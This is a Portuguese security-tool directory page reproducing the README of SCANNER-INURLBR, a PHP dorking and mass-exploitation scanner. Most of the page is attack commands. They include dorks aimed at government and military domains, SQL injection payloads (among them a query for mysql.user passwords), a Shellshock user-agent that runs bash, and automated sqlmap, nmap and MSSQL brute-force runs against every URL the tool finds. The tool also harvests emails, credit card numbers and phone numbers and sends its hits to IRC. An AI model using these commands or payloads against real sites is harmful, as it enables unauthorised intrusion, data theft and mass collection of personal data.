
Skip to content
KitploitKITPLOIT
FerramentasBlog
Enviar
FerramentasBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

··Feeds·Contato·Privacidade·© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
SCANNER-INURLBR — Pesquisa avançada em motores de busca, permite análise fornecida para explorar GET / POST capturando e-mails e URLs, com uma junção de validação personalizada interna para cada alvo/URL encontrado. | Kitploit
Ferramentas/GitHubGitHub/mrcl0wnlab/scanner-inurlbr
OSINT (Inteligência de Fontes Abertas)ReconhecimentoAnálise de VulnerabilidadesEnumeração de DNS e SubdomíniosExploraçãoColeta de InformaçõesSegurança WebColeta de EmailsRastreador
GitHubmrcl0wnlab/scanner-inurlbr

SCANNER-INURLBR

Pesquisa avançada em motores de busca, permite análise fornecida para explorar GET / POST capturando e-mails e URLs, com uma junção de validação personalizada interna para cada alvo/URL encontrado.


22951há 1 anoRevisado pelo Kitploit

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar
Ver RepositórioSite


Descrição

Pesquisa avançada em mecanismos de busca, permite análise fornecida para explorar GET / POST capturando e-mails e URLs, com uma validação personalizada interna para cada alvo/URL encontrada.

Uma ferramenta PHP que pode ser executada em diferentes distribuições Linux, ajudando hackers e profissionais de segurança com seus mecanismos de busca específicos. Existem vários métodos de exploração automatizada, incluindo o Scanner.

A ferramenta INURLBR (Codename: Facada) foi criada para auxiliar a comunidade hacker. Para identificar potenciais vulnerabilidades na web, realizar pesquisas avançadas. Utilizando técnicas de Google Hacking (dorking) para encontrar alvos na internet. Esta ferramenta possui o incrível poder dos mecanismos de busca.

Aviso Legal```

This or previous program is for Educational purpose ONLY. Do not use it without permission. The usual disclaimer applies, especially the fact that me (MrCl0wnLab) is not liable for any damages caused by direct or indirect use of the information or functionality provided by these programs. The author or any Internet provider bears NO responsibility for content or misuse of these programs or any derivatives thereof. By using these programs you accept the fact that any damage (dataloss, system crash, system compromise, etc.) caused by the use of these programs is not MrCl0wnLab's responsibility.

root@kitploit:~
## Contato```properties
Autor:    MrCl0wn (a.k.a GoogleINURL)
Blog:     https://blog.mrcl0wn.com
Blog:     https://blog.inurl.com.br (old)
GitHub:   https://github.com/MrCl0wnLab
Twitter:  https://twitter.com/MrCl0wnLab
Email:    mrcl0wnlab\@\gmail.com

Biblioteca & Permissão```properties

PHP Version 8.3 php8 curl LIB php8 cli LIB
cURL support enabled allow_url_fopen On permission Reading & Writing User root privilege, or is in the sudoers group Operating system Linux Proxy random TOR

root@kitploit:~
## instalar Dependências```properties
curl
php8.3
php8.3-cli
php8.3-curl
xterm
tor

Download

Preferencialmente, você pode baixar o inurlbr clonando o repositório Git:```properties git clone https://github.com/MrCl0wnLab/SCANNER-INURLBR.git

root@kitploit:~
O inurlbr funciona com [php](http://php.net/downloads.php) versão **8.3** em plataformas linux.

## Dando permissão para execução do script```properties
chmod +x inurlbr

Criar um link simbólico```properties

ln -s $PWD/inurlbr /usr/bin/inurlbr

root@kitploit:~
## Uso
Para obter uma lista de opções básicas e switches use:```properties
inurlbr -h

Para obter uma lista de todas as opções e alternativas, use:```properties inurlbr --help

root@kitploit:~
exemplos de comando:```properties
inurlbr --info

Configurando seu token ipinfo

É possível registrar mais de um token```bash ./resources/token.ipinfo.inurl

root@kitploit:~
## Configurando suas strings
Você pode registrar mais strings de validação```bash
./resources/strings.validation.inurl

Configurando suas strings de filtro

Você pode registrar mais valores de filtro que sujam seus resultados```bash ./resources/trash_list.validation.inurl

root@kitploit:~
## Comandos```properties
inurlbr --dork 'site:sp.gov.br' --save-as '/tmp/sp.gov.br.txt' -q 1 -u

inurlbr --dork 'inurl:php?id=' -s save.txt -q 1,6 -t 1 --exploit-get "?´'%270x27;"  
   
inurlbr --dork 'inurl:aspx?id=' -s save.txt -q 1,6 -t 1 --exploit-get "?´'%270x27;" 
   
inurlbr --dork 'site:br inurl:aspx (id|new)' -s save.txt -q 1,6 -t 1 --exploit-get "?´'%270x27;"
   
inurlbr --dork 'index of wp-content/uploads' -s save.txt -q 1,6,2,4 -t 2 --exploit-get '?' -a 'Index of /wp-content/uploads'
   
inurlbr --dork 'site:.mil.br intext:(confidencial) ext:pdf' -s save.txt -q 1,6 -t 2 --exploit-get '?' -a 'confidencial'
   
inurlbr --dork 'site:.mil.br intext:(secreto) ext:pdf' -s save.txt -q 1,6 -t 2 --exploit-get '?' -a 'secreto'        
  
inurlbr --dork 'site:br inurl:aspx (id|new)' -s save.txt -q 1,6 -t 1 --exploit-get "?´'%270x27;"
   
inurlbr --dork '.new.php?new id' -s save.txt -q 1,6,7,2,3 -t 1 --exploit-get '+UNION+ALL+SELECT+1,concat(0x3A3A4558504C4F49542D5355434553533A3A,@@version),3,4,5;' -a '::EXPLOIT-SUCESS::'
  
inurlbr --dork 'new.php?id=' -s teste.txt  --exploit-get ?´0x27  --command-vul 'nmap sV -p 22,80,21 _TARGET_'
   
inurlbr --dork 'site:pt inurl:aspx (id|q)' -s bruteforce.txt --exploit-get ?´0x27 --command-vul 'msfcli auxiliary/scanner/mssql/mssql_login RHOST=_TARGETIP_ MSSQL_USER=inurlbr MSSQL_PASS_FILE=/home/pedr0/Documentos/passwords E'
  
inurlbr --dork 'site:br inurl:id & inurl:php' -s get.txt --exploit-get "?´'%270x27;" --command-vul 'python ../sqlmap/sqlmap.py -u "_TARGETFULL_" --dbs'
  
inurlbr --dork 'inurl:index.php?id=' -q 1,2,10 --exploit-get "'?´0x27'" -s report.txt --command-vul 'nmap -Pn -p 1-8080 --script http-enum --open _TARGET_'
 
inurlbr --dork 'site:.gov.br email' -s reg.txt -q 1  --regexp '([\w\d\.\-\_]+)@([\w\d\.\_\-]+)'
  
inurlbr --dork 'site:.gov.br email (gmail|yahoo|hotmail) ext:txt' -s emails.txt -m
  
inurlbr --dork 'site:.gov.br email (gmail|yahoo|hotmail) ext:txt' -s urls.txt -u
 
inurlbr --dork 'site:gov.bo' -s govs.txt --exploit-all-id  1,2,6  
 
inurlbr --dork 'site:.uk' -s uk.txt --user-agent  'Mozilla/5.0 (compatible; U; ABrowse 0.6; Syllable) AppleWebKit/420+ (KHTML, like Gecko)' 
 
inurlbr --dork-file 'dorksSqli.txt' -s govs.txt --exploit-all-id  1,2,6 
 
inurlbr --dork-file 'dorksSqli.txt' -s sqli.txt --exploit-all-id  1,2,6  --irc 'irc.rizon.net#inurlbrasil'   
  
inurlbr --dork 'inurl:"cgi-bin/login.cgi"' -s cgi.txt --ifurl 'cgi' --command-all 'php xplCGI.php _TARGET_'  
 
inurlbr --target 'http://target.com.br' -o cancat_file_urls_find.txt -s output.txt -t 4
  
inurlbr --target 'http://target.com.br' -o cancat_file_urls_find.txt -s output.txt -t 4 --exploit-get "?´'%270x27;"
  
inurlbr --target 'http://target.com.br' -o cancat_file_urls_find.txt -s output.txt -t 4 --exploit-get "?pass=1234" -a '<title>hello! admin</title>'
  
inurlbr --target 'http://target.com.br' -o cancat_file_urls_find_valid_cod-200.txt -s output.txt -t 5
  
inurlbr --range '200.20.10.1,200.20.10.255' -s output.txt --command-all 'php roteador.php _TARGETIP_'  
 
inurlbr --range-rad '1500' -s output.txt --command-all 'php roteador.php _TARGETIP_'  
 
inurlbr --dork-rad '20' -s output.txt --exploit-get "?´'%270x27;" -q 1,2,6,4,5,9,7,8  
 
inurlbr --dork-rad '20' -s output.txt --exploit-get "?´'%270x27;" -q 1,2,6,4,5,9,7,8   --pr
 
inurlbr --dork-file 'dorksCGI.txt' -s output.txt -q 1,2,6,4,5,9,7,8   --pr --shellshock
 
inurlbr --dork-file 'dorks_Wordpress_revslider.txt' -s output.txt -q 1,2,6,4,5,9,7,8  --sub-file 'xpls_Arbitrary_File_Download.txt'  

Ajuda```properties

root@kitploit:~
 ██░ ██    ▓█████     ██▓        ██▓███  
▓██░ ██▒   ▓█   ▀    ▓██▒       ▓██░  ██▒
▒██▀▀██░   ▒███      ▒██░       ▓██░ ██▓▒
░▓█ ░██    ▒▓█  ▄    ▒██░       ▒██▄█▓▒ ▒
░▓█▒░██▓   ░▒████▒   ░██████▒   ▒██▒ ░  ░
▒ ░░▒░▒   ░░ ▒░ ░   ░ ▒░▓  ░   ▒▓▒░ ░  ░
▒ ░▒░ ░    ░ ░  ░   ░ ░ ▒  ░   ░▒ ░     
░  ░░ ░      ░        ░ ░      ░░       
░  ░  ░      ░  ░       ░  ░            
                                     

-h --help Alternative long length help command. --ajuda Command to specify Help. --info Information script. --update Code update.
-q Choose which search engine you want through [1...24] / [e1..6]]: [options]: 1 - GOOGLE / (CSE) GENERIC RANDOM / API 2 - BING / DEEP 3 - YAHOO BR / YAHOO US 4 - ASK 7 - LYCOS 13 - NEVER 20 - EZILION 21 - SOGOU 22 - DUCK DUCK GO 24 - GOOGLE(CSE) GENERIC RANDOM 25 - EXALEAD 26 - STARTPAGE 27 - QWANT ---------------------------------------- SPECIAL MOTORS ---------------------------------------- e1 - TOR FIND e2 - ELEPHANT e3 - TORSEARCH e4 - GORCH e5 - WIKILEAKS e6 - AHMIA e7 - OTN e8 - EXPLOITS SHODAN ---------------------------------------- all - All search engines / not special motors Default: 1 Example: -q {op} Usage: -q 1 -q 5 Using more than one engine: -q 1,2,5,6,11,24 Using all engines: -q all

--proxy Choose which proxy you want to use through the search engine: Example: --proxy {proxy:port} Usage: --proxy localhost:8118 --proxy socks5://googleinurl@localhost:9050 --proxy http://admin:[email protected]:8080

--proxy-file Set font file to randomize your proxy to each search engine. Example: --proxy-file {proxys} Usage: --proxy-file proxys_list.txt

--time-proxy Set the time how often the proxy will be exchanged. Example: --time-proxy {second} Usage: --time-proxy 10

--proxy-http-file Set file with urls http proxy, are used to bypass capch search engines Example: --proxy-http-file {youfilehttp} Usage: --proxy-http-file http_proxys.txt

--tor-random Enables the TOR function, each usage links an unique IP.

-t Choose the validation type: op 1, 2, 3, 4, 5 [options]: 1 - The first type uses default errors considering the script: It establishes connection with the exploit through the get method. Demo: www.alvo.com.br/pasta/index.php?id={exploit}

root@kitploit:~
 2   -  The second type tries to valid the error defined by: -a='VALUE_INSIDE_THE _TARGET'
 It also establishes connection with the exploit through the get method
 Demo: www.alvo.com.br/pasta/index.php?id={exploit}

 3   - The third type combine both first and second types:
 Then, of course, it also establishes connection with the exploit through the get method
 Demo: www.target.com.br{exploit}
 Default:    1
 Example: -t {op}
 Usage:   -t 1
 
 4   - The fourth type a validation based on source file and will be enabled scanner standard functions.
 The source file their values are concatenated with target url.
 - Set your target with command --target {http://target}
 - Set your file with command -o {file}
 Explicative:
 Source file values:
 /admin/index.php?id=
 /pag/index.php?id=
 /brazil.php?new=
 Demo: 
 www.target.com.br/admin/index.php?id={exploit}
 www.target.com.br/pag/index.php?id={exploit}
 www.target.com.br/brazil.php?new={exploit}
 
 5   - (FIND PAGE) The fifth type of validation based on the source file,
 Will be enabled only one validation code 200 on the target server, or if the url submit such code will be considered vulnerable.
 - Set your target with command --target {http://target}
 - Set your file with command -o {file}
 Explicative:
 Source file values:
 /admin/admin.php
 /admin.asp
 /admin.aspx
 Demo: 
 www.target.com.br/admin/admin.php
 www.target.com.br/admin.asp
 www.target.com.br/admin.aspx
 Observation: If it shows the code 200 will be separated in the output file

 DEFAULT ERRORS:  
 
 [*]JAVA INFINITYDB, [*]LOCAL FILE INCLUSION, [*]ZIMBRA MAIL,           [*]ZEND FRAMEWORK, 
 [*]ERROR MARIADB,   [*]ERROR MYSQL,          [*]ERROR JBOSSWEB,        [*]ERROR MICROSOFT,
 [*]ERROR ODBC,      [*]ERROR POSTGRESQL,     [*]ERROR JAVA INFINITYDB, [*]ERROR PHP,
 [*]CMS WORDPRESS,   [*]SHELL WEB,            [*]ERROR JDBC,            [*]ERROR ASP,
 [*]ERROR ORACLE,    [*]ERROR DB2,            [*]JDBC CFM,              [*]ERROS LUA, 
 [*]ERROR INDEFINITE


--dork Defines which dork the search engine will use. Example: --dork {dork} Usage: --dork 'site:.gov.br inurl:php? id' - Using multiples dorks: Example: --dork {[DORK]dork1[DORK]dork2[DORK]dork3} Usage: --dork '[DORK]site:br[DORK]site:ar inurl:php[DORK]site:il inurl:asp'

--dork-file Set font file with your search dorks. Example: --dork-file {dork_file} Usage: --dork-file 'dorks.txt'

--exploit-get Defines which exploit will be injected through the GET method to each URL found. Example: --exploit-get {exploit_get} Usage: --exploit-get "?'´%270x27;"

--exploit-post Defines which exploit will be injected through the POST method to each URL found. Example: --exploit-post {exploit_post} Usage: --exploit-post 'field1=valor1&field2=valor2&field3=?´0x273exploit;&botao=ok'

--exploit-command Defines which exploit/parameter will be executed in the options: --command-vul/ --command-all.
The exploit-command will be identified by the paramaters: --command-vul/ --command-all as EXPLOIT
Ex --exploit-command '/admin/config.conf' --command-all 'curl -v TARGET__EXPLOIT' TARGET is the specified URL/TARGET obtained by the process EXPLOIT is the exploit/parameter defined by the option --exploit-command. Example: --exploit-command {exploit-command} Usage: --exploit-command '/admin/config.conf'

-a Specify the string that will be used on the search script: Example: -a {string} Usage: -a 'hello world'

-d Specify the script usage op 1, 2, 3, 4, 5. Example: -d {op} Usage: -d 1 /URL of the search engine. -d 2 /Show all the url. -d 3 /Detailed request of every URL. -d 4 /Shows the HTML of every URL. -d 5 /Detailed request of all URLs. -d 6 /Detailed PING - PONG irc.

-s Specify the output file where it will be saved the vulnerable URLs.

root@kitploit:~
 Example: -s {file}
 Usage:   -s your_file.txt
 

-o Manually manage the vulnerable URLs you want to use from a file, without using a search engine. Example: -o {file_where_my_urls_are} Usage: -o tests.txt

--persist Attempts when Google blocks your search. The script tries to another google host / default = 4 Example: --persist {number_attempts} Usage: --persist 7

--ifredirect Return validation method post REDIRECT_URL Example: --ifredirect {string_validation} Usage: --ifredirect '/admin/painel.php'

-m Enable the search for emails on the urls specified.

-u Enables the search for URL lists on the host specified.

--ua Enables the search for URL lists on the host specified using archive.org.

--gc Enable validation of values ​​with google webcache.

--pr Progressive scan, used to set operators (dorks), makes the search of a dork and valid results, then goes a dork at a time.

--file-cookie Open cookie file.

--save-as Save results in a certain place.

--shellshock Explore shellshock vulnerability by setting a malicious user-agent.

--popup Run --command all or vuln in a parallel terminal.

--cms-check Enable simple check if the url / target is using CMS.

--no-banner Remove the script presentation banner.

--unique Filter results in unique domains.

--beep Beep sound when a vulnerability is found.

--alexa-rank Show alexa positioning in the results.

--robots Show values file robots and extract urls

--range Set range IP. Example: --range {range_start,rage_end} Usage: --range '172.16.0.5#172.16.0.255'

--range-rand Set amount of random ips. Example: --range-rand {rand} Usage: --range-rand '50'

--irc Sending vulnerable to IRC / server channel. Example: --irc {server#channel} Usage: --irc 'irc.rizon.net#inurlbrasil'

--http-header Set HTTP header. Example: --http-header {youemail} Usage: --http-header 'HTTP/1.1 401 Unauthorized,WWW-Authenticate: Basic realm="Top Secret"'

--sedmail Sending vulnerable to email. Example: --sedmail {youemail} Usage: --sedmail [email protected]

--delay Delay between research processes. Example: --delay {second} Usage: --delay 10

--time-out Timeout to exit the process. Example: --time-out {second} Usage: --time-out 10

--ifurl Filter URLs based on their argument. Example: --ifurl {ifurl} Usage: --ifurl index.php?id=

--ifcode Valid results based on your return http code. Example: --ifcode {ifcode} Usage: --ifcode 200

--ifemail Filter E-mails based on their argument. Example: --ifemail {file_where_my_emails_are} Usage: --ifemail sp.gov.br

--url-reference Define referring URL in the request to send him against the target. Example: --url-reference {url} Usage: --url-reference http://target.com/admin/user/valid.php

--mp Limits the number of pages in the search engines. Example: --mp {limit} Usage: --mp 50

--user-agent Define the user agent used in its request against the target. Example: --user-agent {agent} Usage: --user-agent 'Mozilla/5.0 (X11; U; Linux i686) Gecko/20071127 Firefox/2.0.0.11' Usage-exploit / SHELLSHOCK:
--user-agent '() { foo;};echo; /bin/bash -c "expr 299663299665 / 3; echo CMD:;id; echo END_CMD:;"' Complete command:
inurlbr --dork 'YOU_DORK' -s shellshock.txt --user-agent '_YOU_AGENT_XPL_SHELLSHOCK' -t 2 -a '99887766555'

--sall Saves all urls found by the scanner. Example: --sall {file} Usage: --sall your_file.txt

--command-vul Every vulnerable URL found will execute this command parameters. Example: --command-vul {command} Usage: --command-vul 'nmap sV -p 22,80,21 TARGET' --command-vul './exploit.sh TARGET output.txt' --command-vul 'php miniexploit.php -t TARGET -s output.txt'

--command-all Use this commmand to specify a single command to EVERY URL found. Example: --command-all {command} Usage: --command-all 'nmap sV -p 22,80,21 TARGET' --command-all './exploit.sh TARGET output.txt' --command-all 'php miniexploit.php -t TARGET -s output.txt' [!] Observation:

root@kitploit:~
_TARGET_ will be replaced by the URL/target found, although if the user. only the domain will be executed.

_TARGETFULL_ will be replaced by the original URL / target found.
   
_TARGETXPL_ will be replaced by the original URL / target found + EXPLOIT --exploit-get.
   
_TARGETIP_ return of ip URL / target found.
    
_URI_ Back URL set of folders / target found.
    
_RANDOM_ Random strings.
    
_PORT_ Capture port of the current test, within the --port-scan process.

_EXPLOIT_  will be replaced by the specified command argument --exploit-command.

The exploit-command will be identified by the parameters --command-vul/ --command-all as EXPLOIT

--replace Replace values ​​in the target URL. Example: --replace {value_old[INURL]value_new} Usage: --replace 'index.php?id=[INURL]index.php?id=1666+and+(SELECT+user,Password+from+mysql.user+limit+0,1)=1' --replace 'main.php?id=[INURL]main.php?id=1+and+substring(@@version,1,1)=1' --replace 'index.aspx?id=[INURL]index.aspx?id=1%27´'

--remove Remove values ​​in the target URL. Example: --remove {string} Usage: --remove '/admin.php?id=0'

--regexp Using regular expression to validate his research, the value of the Expression will be sought within the target/URL. Example: --regexp {regular_expression} All Major Credit Cards: Usage: --regexp '(?:4[0-9]{12}(?:[0-9]{3})?|5[1-5][0-9]{14}|6011[0-9]{12}|3(?:0[0-5]|[68][0-9])[0-9]{11}|3[47][0-9]{13})'

root@kitploit:~
IP Addresses:
Usage:    --regexp '((?:(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.){3}(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?))'

EMAIL:   
Usage:    --regexp '([\w\d\.\-\_]+)@([\w\d\.\_\-]+)'

---regexp-filter Using regular expression to filter his research, the value of the Expression will be sought within the target/URL. Example: ---regexp-filter {regular_expression} EMAIL:
Usage: ---regexp-filter '([\w\d.-_]+)@([\w\d._-]+)'

root@kitploit:~
[!] Small commands manager:

--exploit-cad Command register for use within the scanner. Format {TYPE_EXPLOIT}::{EXPLOIT_COMMAND} Example Format: NMAP::nmap -sV TARGET Example Format: EXPLOIT1::php xpl.php -t TARGET -s output.txt Usage: --exploit-cad 'NMAP::nmap -sV TARGET' Observation: Each registered command is identified by an id of your array. Commands are logged in exploits.conf file.

--exploit-all-id Execute commands, exploits based on id of use, (all) is run for each target found by the engine. Example: --exploit-all-id {id,id} Usage: --exploit-all-id 1,2,8,22

--exploit-vul-id Execute commands, exploits based on id of use, (vull) run command only if the target was considered vulnerable. Example: --exploit-vul-id {id,id} Usage: --exploit-vul-id 1,2,8,22

--exploit-list List all entries command in exploits.conf file.

root@kitploit:~
[!] Running subprocesses:

--sub-file Subprocess performs an injection strings in URLs found by the engine, via GET or POST. Example: --sub-file {youfile} Usage: --sub-file exploits_get.txt

--sub-get defines whether the strings coming from --sub-file will be injected via GET. Usage: --sub-get

--sub-post defines whether the strings coming from --sub-file will be injected via POST. Usage: --sub-get

--sub-concat Sets string to be concatenated with the target host within the subprocess Example: --sub-concat {string} Usage: --sub-concat '/login.php'

--sub-cmd-vul Each vulnerable URL found within the sub-process will execute the parameters of this command. Example: --sub-cmd-vul {command} Usage: --sub-cmd-vul 'nmap sV -p 22,80,21 TARGET' --sub-cmd-vul './exploit.sh TARGET output.txt' --sub-cmd-vul 'php miniexploit.php -t TARGET -s output.txt'

--sub-cmd-all Run command to each target found within the sub-process scope. Example: --sub-cmd-all {command} Usage: --sub-cmd-all 'nmap sV -p 22,80,21 TARGET' --sub-cmd-all './exploit.sh TARGET output.txt' --sub-cmd-all 'php miniexploit.php -t TARGET -s output.txt'

--port-scan Defines ports that will be validated as open. Example: --port-scan {ports} Usage: --port-scan '22,21,23,3306'

--port-cmd Define command that runs when finding an open door. Example: --port-cmd {command} Usage: --port-cmd './xpl TARGETIP:PORT' --port-cmd './xpl TARGETIP/file.php?sqli=1'

--port-write Send values for door. Example: --port-write {'value0','value1','value3'} Usage: --port-write "'NICK nk_test','USER nk_test 8 * :_ola','JOIN #inurlbrasil','PRIVMSG #inurlbrasil : minha_msg'"

root@kitploit:~
[!] Modifying values used within script parameters:

md5: Encrypt values in md5. Example: md5({value}) Usage: md5(102030) Usage: --exploit-get 'user?id=md5(102030)'

base64: Encrypt values in base64. Example: base64({value}) Usage: base64(102030) Usage: --exploit-get 'user?id=base64(102030)'

hex: Encrypt values in hex. Example: hex({value}) Usage: hex(102030) Usage: --exploit-get 'user?id=hex(102030)'

random: Generate random values. Example: random({character_counter}) Usage: random(8) Usage: --exploit-get 'user?id=random(8)'

root@kitploit:~
## Capturas de tela
![Screenshot](https://assets.kitploit.com/production/public/readmes/6388/10c345db617a511325417c22520b8f199af57af6b77ec96659de674e9e45cb88.png)
### Extração de e-mail```bash
inurlbr  --dork '"com.br" contato  .xlsx' -m  -s emails.txt -q all

Screenshot

Comando Externo```bash

inurlbr --dork '"com.br" index.php?id id' -s sqlmap.txt --exploit-get "?´'%270x27;" --command-vul 'python ../sqlmap-dev/sqlmap.py -u "TARGETFULL" --dbs --batch --threads 10 -p id --random-agent'

root@kitploit:~
![Screenshot](https://assets.kitploit.com/production/public/readmes/6388/fc92aa635290570cecc73f89264245a6026081be6e45e6ed698ae7af5b77294a.png)

### Valor do Resultado do Filtro```bash
inurlbr --dork '"com.br/wp-login.php"' -t 2  -a 'wp-login.php?action=lostpassword' -s filter_string.txt

Screenshot

Fuzzing simples```bash

inurlbr --target 'https://YOUR_TARGET' -o fuzz.txt -s php_result.txt -t 2 -a 'phpMyAdmin 2.11.4'

root@kitploit:~
![Screenshot](https://assets.kitploit.com/production/public/readmes/6388/288be16d35c6c34b1cf4200644149a7703649110f9772045cef1645ff6c4c9c9.png)

### Terminal paralelo ( popup )```bash
inurlbr --target 'https://YOUR_TARGET' -o fuzz.txt -s popup_result.txt -t 2 -a 'phpMyAdmin 2.11.4' --command-vul "nmap -sV -v  _TARGET_ ;"  --popup 

Screenshot

Extrair urls usando archive.org```bash

inurlbr -o 'defense.gov.txt' --ua -s 'defense.gov.out'

root@kitploit:~
![Screenshot](https://assets.kitploit.com/production/public/readmes/6388/fba36a2d3c6b839354be092f7a723829c93ec2c8972d15150dddbd113b284034.png)

### Extrair urls usando o arquivo Robots.txt```bash
inurlbr --dork 'jus.br' -s 'urls-extracted-robots.txt' -q 1 --robots

Screenshot


Extrair valores usando regex```bash

inurlbr --dork 'contato telefone' -s 'reg.txt' -q 1 --regexp-filter '([0-9]{2}[6789][0-9]{3,4}[0-9]{4})'

root@kitploit:~
![Captura de tela](https://assets.kitploit.com/production/public/readmes/6388/4cf2531f0783ca1db216d93db92ba9996927aa879fa61fe2db48d56ad9e9c145.png)

### Validar valores usando regex```bash
inurlbr --dork 'contato telefone' -s 'reg.txt' -q 1 --regexp '([0-9]{2}[6789][0-9]{3,4}[0-9]{4})'

Captura de tela

Contribuições ✨

Contribuições de qualquer tipo são bem-vindas!

Lista de contribuidores

Referências

  • TOR
    • https://support.torproject.org/apt/
    • https://support.torproject.org/apt/tor-deb-repo/
    • https://help.ubuntu.com/community/Tor?action=show&redirect=TOR
  • PHP
    • https://blog.remirepo.net/post/2024/05/17/Install-PHP-8.3-on-Fedora-RHEL-CentOS-Alma-Rocky-or-other-clone
    • https://www.digitalocean.com/community/tutorials/how-to-install-php-8-1-and-set-up-a-local-development-environment-on-ubuntu-22-04
    • https://pbcmedia.medium.com/how-to-install-the-latest-version-of-php-8-x-on-ubuntu-a-step-by-step-guide-5c5204db03f8
    • https://linuxize.com/post/how-to-install-php-8-on-ubuntu-20-04/
  • XTERM
    • https://installati.one/install-xterm-ubuntu-22-04/
    • https://manpages.ubuntu.com/manpages/xenial/en/man1/xterm.1.html
  • DEMOS INURLBR
    • http://youtube.com/c/INURLBrasil
    • http://blog.inurl.com.br/search/label/INURLBR
Baixar ferramenta